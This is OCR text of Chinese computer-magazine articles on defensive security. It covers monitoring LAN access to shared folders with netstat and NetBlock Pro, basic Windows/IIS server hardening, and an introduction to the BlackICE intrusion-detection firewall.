


图 1

第一步、把你那个与局域网卡相连的连接请到任务栏中，操作如下：首先找到网络邻居，右击选择"属性"。选择那个代表网卡的连接（默认为"本地连接"），再右击选择"属性"，会看到"连接后在任务栏中显示图标"这个可选项（图1）。选中它，你就把这个神请到任务栏中了（图2）。



图 2

这个"神"会在别人访问你资源时通知你，频频向你招手。以前它也这么做，只不过你没把它请出来，所以看不到。

第二步、运用你学会的网络命令去找到这个与你相连接的人。打开命令提示符，首推netstat -v。netstat命令的功能是显示网络连接、路由表和网络接口信息，可让用户得知目前都有哪些网络连接正在运作，"-v"显示正在进行的工作。此外，你还可能用到更多的参数来帮助你得到更多的信息。"-a显示所有socket，包括正在监听的；"-n"以网络IP地址代替名称，显示出网络连接情形；"-t"显示TCP协议的连接情况。好了，现在你一定知道谁在访问你啦！

方案二 一查到底

前提得去下载一个工具，名叫netblock pro（光盘中有收录），其实使用工具并不是件可耻的事情。我问过很多高手，他们都在用各种各样的工具。这个工具有很好的兼容性，支持WiN9x/NT4.0/2000/XP，可控制一切来自局域网和Internet上的访问。之所以给大家介绍这个方案，主要是为了克服第一个方案中的缺点。第一个方案中明显存在两个缺点：首先，我们虽然可看到别人访问我们，但很难知道别人究竟在看什么东西，有了这个工具，就可知道究竟我们的哪个东西在引诱着别人频频光顾我们的爱机；其次，在第一个方案中，我们几乎只能眼睁睁的看着被人对我们任意访问，而不能很好地阻止他们的行为。所有这一切，都可借助netblock pro来解决。

这个软件主要由两个部分构成：一个是manager；另一个是agent。agent在计算机的启动栏中显示，并且对连接到共享资源的用户予以控制，当一个用户连接到任何一个共享资源时，agent将弹出一个消息窗口，发出警报，图标开始闪烁，并且把这个消息记录到任务栏中。manager让你控制计算机的共享资源。在manager中有三种控制模式（图3）。




图 3

1．显示所有共享资源的状态。在这里你可添加、删除任意一个共享资源，还可对任何一个共享资源进行隐藏和修改权限。

2． 显示连接到共享资源的用户信息。在这里可控制任何一个访问你的用户。

3．显示被连接的资源状态。你可关闭任何一个用户打开的资源。

有了上面三种工作模式，相信你一定可对爱机的输出有个完美的控制方案。安装这个软件并运行后，如果别人再次访问我们的爱机，将会听到一个悦耳的声音，并弹出一个对话框（图4），告诉我们谁正在分享我们的奶酪。





图 4

我们不仅知道是哪台计算机在访问我们，还知道是哪个用户在访问我们的什么资源，够详细吧！更重要的是，我们可决定是否允许别人动我们的爱机，其中第一个哭丧着的脸表示不允许这个用户访问我们的这个资源，第三个关闭的符号代表你已经知道并允许这个用户访问这个资源。其实，我认为这个工具更好的地方是可把所有访问情况记录下来，并保存在日志文件中，供日后参考。





Windows服务器的基本安全设置

绿冰

对于网站服务器，安全可谓至关重要！一个网站不管做得再漂多亮，功能多强大，如果安全性太差，轻易就被黑客攻破的话，那一切都将付诸东流，还可能造成极坏的影响，甚至引发纠纷。现在网上很多服务器用的都是Windows系统，由于Windows功能繁多、系统庞大，所以存在着许多BUG和漏洞。特别是对于系统的默认安装设置，存在着极大的安全隐患。

当然，Windows本身也为我们提供了很强大的安全防范机制。其实，只要掌握一些Windows的基本安全设置，就能抵挡住80%的黑客入侵。下面，笔者就讲叙一下Windows的基本安全设置。

一、IIS的安全设置

首先，DELTREE C:\INETPUB，在C盘外创建自己的WEB主目录，如D:\myweb，在IIS管理器中将主目录指向D:\myweb，对那个IIS安装时默认的scripts等虚拟目录一概删除。

其次，应用程序配置，在IIS管理器中删除必须之外的任何无用映射，必须指出的是，ASP、ASA和其他确实需用到的文件类型要保留（例如你用到stml等（使用server side include））。实际上，90%的主机有了上面两个映射就够了，在IIS管理器中右击"主机→属性→WWW服务 编辑→主目录、配置→应用程序映射"，删除不需要的映射。

当然，为保险起见，你可使用IIS的备份功能，将刚设定的全部备份下来，这样就可随时恢复IIS的安全配置。

二、账号安全

账号安全很重要，网络上有很多入侵都是利用了弱密码帐号而成功的。

一点建议 删除无用帐号，更不要随意添加帐号，特别是管理员权限的帐号。为管理员帐号取一个强大的密码起码要八位以上，还一定要加入特殊字，另外最好把administrator改名。

三、目录和文件权限

仅给用户真正需要的权限，权限的最小化原则是安全的重要保障。作为服务器，一定要用NTFS分区。它有很多好处，最重要的一点就是安全性高。

目录和文件的访问权限分为：读取、写入、读取及执行、修改、列目录、完全控制。在默认情况下，大多数文件夹对所有用户（Everyone这个组）是完全敞开的（Full Control），你需要根据应用的需要进行权限重设。

设置方法：右击"磁盘或文件夹→属性→安全"，就可对其进行安全设置（记住，只有NTFS分区的磁盘才有此功能）。

在进行权限控制设置时，请记住以下几个原则：权限是累计的，如果一个用户同时属于两个组，那么他就有了这两个组所允许的所有权限；拒绝的权限要比允许的权限高（拒绝策略会先执行），如果一个用户属于一个被拒绝访问某个资源的组，那么不管其他的权限设置给他开放了多少，他也一定不能访问这个资源；文件权限比文件夹权限高。

四、进行端口过滤

端口是计算机和外部网络相连的逻辑接口，端口配置正确与否直接影响到主机的安全，所以说这一设置很重要，也很实用。做为网管一定要会使用这一设置。一般来说，只打开你需要使用的端口就行了，不用的端口一概封掉。


配置的方法是：在网卡属性→TCP/IP→高级→选项→TCP/IP筛选中启用TCP/IP筛选。添加自己要打开的端口，如：80、21等，点确定，重启机子就行了。

五.本地安全策略设置

设置方法：在"开始"菜单上选择"程序→管理工具→本地安全策略→IP安全策略，在本地机器。"如果在"开始"菜单中找不到"管理工具"程序组，则进入"控制面板"，打开"管理工具"程序组，选择"本地安全策略"，就会看到"IP安全策略，在本地机器"这一项。

大家可根据自己的需要进行各种设置。由于里面的内容相当多，在此就不做具体设置举例了，以后有机会再给大家作详细介绍。

以上是Windows网站服务器的一些基本安全设置，希望能给网管们一点帮助。由于本人知识有限，不当之处还请谅解。



钟毅榕

一说到到防火墙，相信大家都会想到国产的“天网”防火墙。关于天网的使用和技巧《黑客X档案》以前给大家介绍过了，我也不多说。这次我给大家介绍一款在国外也很有名气的防火墙——BlackICE（咱们不能老吊在一棵树上，适当时候也要见识一下老外的技术嘛，呵呵！^_^）。

一、软件介绍

可能国内许多人对这个防火墙还比较陌生，但这个软件在九九年获得了PC Magazine的技术卓越大奖，专家对它的评语是：“对于没有防火墙的家庭用户来说，BlackICE是道不可缺少的防线；而对于企业网络，它又增加了一层保护措施。但它并不是要取代防火墙，而是阻止企图穿过防火墙的入侵者”。该软件的技术含量由此可见一斑。

另外，BlackICE集成有非常强大的检测和分析引擎，可识别200多种入侵技巧，给你全面的网络检测以及系统防护，它还能即时监测网络端口和协议，拦截所有可疑的网络入侵，无论黑客如何费尽心机，也无法危害到你的系统。除此外，该软件的灵敏度和准确率非常高，稳定性也相当出色，系统资源占用率极少。呵呵，说了这么多，还是赶快进入正题吧！

二、菜单介绍

打开BlackIceV3.5的工作界面，可以看到图1所示的简洁界面。它采用大家都很熟悉的参数设置对话框界面，三个选项卡分别是：




图 1

Events

记录系统受攻击的事件。在该列表中，我们可获取黑客的以下攻击信息：

“Time”：显示黑客攻击的具体时间；

“Event”：显示攻击的类型；

“Intruder”：显示攻击者的IP地址或主机名；

“Count”获取显示黑客的攻击次数。

在图2中，可清楚看到有人企图通过扫描端口和Unicode漏洞等手段来入侵我的计算机，这都被BlackICE记录下来了。待写完文章我再和他算帐，呵呵～！




图 2

Intruders

记录攻击者的详细信息。如果我们还需进一步了解攻击者的详细信息，那么可单击Intruder标签。在该标签下，能看到关于攻击者的若干具体信息。大家可以看看图3，这里就记录了刚才企图入侵我计算机的入侵者的IP地址等资料。哇噻！居然有五、六个人耶，其中一个还叫“周扬”（这位同学可要感谢我呀，免费让他的名字上了杂志呢，呵呵）！




图 3

History




图 4

该标签页面，下我们可以图表的方式，清楚地查看到目前总共被攻击的次数以及当前状态下网络的信息流量状况。在这里，我们可选择软件监测的时间周期。

例如，选择每隔一分钟检测一次，或者每小时甚至每天检测一次。设置时，只要在该标签的“Interval”（时间间隔）设置栏选择需要的选项就可以了，如图4所示。

三、软件设置说明

在软件的菜单栏，除了一些基本的复制／粘贴命令外，用“View”菜单的“Filter by event severity”，还可按照严重程度来选择性地查看软件所记录的事件。其中，事件的严重性从红色到绿色递减，分别是危急、严重、可疑和普通信息，如图5所示。

